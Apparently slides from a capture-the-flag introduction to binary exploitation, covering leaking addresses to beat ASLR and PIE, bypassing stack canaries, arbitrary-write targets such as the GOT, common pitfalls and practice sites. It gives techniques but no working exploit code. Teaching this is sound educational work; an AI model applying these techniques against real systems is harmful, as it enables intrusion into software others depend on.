
- some way to print a memory address (e.g. format string bug)
- Leak of 1 library address derandomizes all libraries
- Leak of 1 address in our binary breaks PIE
- Forked processes share layout with parent

# 🤢 Canaries 🤢




- function **prologue**: push 7 random (+1 null) byte on stack
- function **epilogue**: assert these bytes did not change
- Prevent (linear) stack buffer overflows

# 🤮 Canaries 🤮



```
$ ./exploit.py
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

# 🤢 Canaries 🤢



- Canary worthless if we can leak it
  - e.g. by overwriting up to the canary's null byte and then calling `puts(buf)`



## Arbitrary write primitive

- bug that allows writing anything at any address
- ... but which address to choose?
  - pointers to library functions in `.got.plt`
  - ... but `.got.plt` is read-only if checksec reports **Full RELRO**
  - other targets: libc GOT, exit handlers, return addresses on stack, ...

# Common Mistakes

libc stack alignment

```
Program received signal SIGSEGV, Segmentation fault.  
[ DISASM / x86_64 / set emulate on ]  
▶ 0x7f93bc5bc4c0 <_int_malloc+2832>    movaps xmmword ptr [rsp + 0x10], xmm1
```

- `movaps` requires `rsp` to end in `0x0`
- Solution: add `ret` gadget at start of your chain

# Common Mistakes

accidentally sending newlines

Some functions stop reading when they encounter special characters!

<code>gets, fgets</code>	stops at newline
--------------------------	------------------

<code>scanf( "%s" )</code>	stops at whitespace
----------------------------	---------------------

<code>strcpy</code>	stops at null byte
---------------------	--------------------

# Common Mistakes

calling your exploit script pwn.py

```
$ python3 ./pwn.py
Traceback (most recent call last):
  File "/tmp/./pwn.py", line 2, in <module>
    from pwn import *
    ^^^^^^^^^^^^^^^^^
  File "/tmp/pwn.py", line 3, in <module>
    exe = context.binary = ELF('level1')
                        ^^^
NameError: name 'ELF' is not defined
```

In this case, `import pwn` does *not* import pwntools but the file `pwn.py` in your current directory!

# Practicing

Watch [Mindmapping a Pwnable Challenge](#) by LiveOverflow

- [pwn.college](#)
- [ctf.hackucf.org](#)
- [ropemporium.com](#)
- [pwnable.kr](#)

# Tools

- `pwndbg` for gdb
- `pwntools` for exploit scripts
  - includes checksec, ROPGadget
- `pwninit` (convenient patchelf wrapper)
- `one_gadget` (single gadget RCE)

Start playing at [intro.kitctf.de](https://intro.kitctf.de)